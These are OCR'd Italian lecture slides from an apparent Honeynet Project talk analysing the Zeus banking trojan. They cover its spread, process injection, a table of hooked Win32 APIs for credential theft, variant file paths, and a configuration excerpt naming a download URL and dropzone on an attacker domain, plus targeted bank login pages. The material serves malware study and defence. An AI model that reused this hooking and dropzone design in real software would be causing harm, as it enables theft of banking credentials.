
Zeus si diffonde principalmente mediante:

- Drive-by downloads attacks
- Phishing

Ad Ottobre 2009 si è valutato che Zeus aveva spedito circa 1,5 milioni di messaggi di phishing su Facebook

Zeus
Meccanismi di diffusione

Zeus
Meccanismo di infezione



Zeus
Meccanismo di infezione

- L'eseguibile inietta un remote thread in winlogon.exe
- Il thread crea un named pipe server per la comunicazione con gli altri thread e un altro thread che viene eseguito in svchost.exe
- svchost.exe inietta un thread remoto in (quasi) tutti i processi attivi realizzando l'hook delle API
- svchost.exe genera altri tre thread per scaricare gli update, per inviare statistiche e per inviare le credenziali rubate a un drop site

Zeus
Win32 API Hooks

API Function	Module	Purpose
HttpSendRequestW	wininet.dll	Examine and steal request buffer data
HttpSendRequestA	wininet.dll	Examine and steal request buffer data
HttpSendRequestExW	wininet.dll	Examine and steal request buffer data
HttpSendRequestExA	wininet.dll	Examine and steal request buffer data
NtCreateThread	ntdll.dll	Intercept requests and infect new threads.
LdrLoadDll	ntdll.dll	Prevent subsequent calls to LoadLibrary() from restoring the hooked function's address to the original.
LdrGetProcedureAddress	ntdll.dll	Prevent subsequent calls to GetProcAddress() from restoring the hooked function's address to the original.

Zeus
Drop Points

- Le credenziali intercettate attraverso il meccanismo dell'API hooking descritto in precedenza vengono successivamente inviate a un *drop point*
- Un *drop point* altro non è che un host che mette a disposizione una qualche modalità (ad esempio una Web application, una NetBIOS share,...) per effettuare l'upload delle credenziali da rubare

Zeus Variants

Variant 1

File	Description
C:\WINDOWS\system32\ntos.exe	Trojan binary
C:\WINDOWS\system32\wsnpoem\audio.dll	Contains the stolen data
C:\WINDOWS\system32\wsnpoem\video.dll	Contains the encrypted config

Variant 2

File	Description
C:\WINDOWS\system32\oembios.exe	Trojan binary
C:\WINDOWS\system32\sysproc64\sysproc86.sys	Contains the stolen data
C:\WINDOWS\system32\sysproc64\sysproc32.sys	Contains the encrypted config

Variant 3

File	Description
C:\WINDOWS\system32\twext.exe	Trojan binary
C:\WINDOWS\system32\twain_32\local.ds	Contains the stolen data
C:\WINDOWS\system32\twain_32\user.ds	Contains the encrypted config

Variant 4

File	Description
C:\WINDOWS\system32\sdra64.exe	Trojan binary
C:\WINDOWS\system32\lowsec\local.ds	Contains the stolen data
C:\WINDOWS\system32\lowsec\user.ds	Contains the encrypted config

Zeus
Configuration File

<Msg ID=20002 URLLastBinary FileLen=33 RealLen=33 Type='Uncompressed'>
http://evilzeusdomain.ru/zs/ldr.exe (Latest trojan binary)
</Msg>
<Msg ID=20003 URLServer0 FileLen=29 RealLen=29 Type='Uncompressed'>
http://evilzeusdomain.ru/zs/s.php (Dropzone)
</Msg>
<Msg ID=20004 URLAdvServers FileLen=37 RealLen=37 Type='Uncompressed'>
http://evilzeusdomain.ru/zs/cfg.bin (Latest config file [*encrypted*])
</Msg>
<Msg ID=20006 HTTPBotlogFilter FileLen=153 RealLen=188 Type='Compressed'> (Watching for the URLs below)
!*.microsoft.com/*
!http://*myspace.com*
</Msg>
<Msg ID=20008 HTTPFakesList FileLen=621 RealLen=1974 Type='Compressed'> (Fake / redirect the URLs below)
https://signin.ebay.com/ws/eBayISAPI.dll?co*
https://sitekey.bankofamerica.com/sas/signon*
https://www.paypal.com/*/cgi-bin/webscr?SESSION*
https://onlineservices.wachovia.com/auth/AuthServ*
https://banking.*.de/cgi/ueberweisung.cgi/*
[…]
</Msg>

Riferimenti

- "*Virtual Honeypots*", Niels Provos and Thorsten Holz (Addison Wesley)
- "*BlackEnergy DDos Bot Analysis*", Jose Nazario
- *"Know Your Enemy: Fast-Flux Service Networks"*, The Honeynet Project
- "*Infiltrating WALEDAC Botnet's Covert Operations*", J. Baltazar, J. Costoya, R.Flores
- *"Walowdac – Analysis of a Peer-to-Peer Botnet"*, B. Stock, J. Göbel, M. Engelberth, F.C. Freiling, T. Holz
- *"Know Your Enemy: Containing Conficker"*, F. Leder, T. Werner
- *"An Analysis of Conficker's Logic and Rendezvous Points",* P. Porras, H. Saidi, V. Yegneswaran
- *"Zeus Tracker"*, https://zeustracker.abuse.ch/
- *"Time to Revisit Zeus Almighty",* ThreatExpert Blog

  http://blog.threatexpert.com/2009/09/time-to-revisit-zeus-almighty.html

Grazie per l'attenzione!

Domande?

Angelo Dell'Aera
<angelo.dellaera@honeynet.org>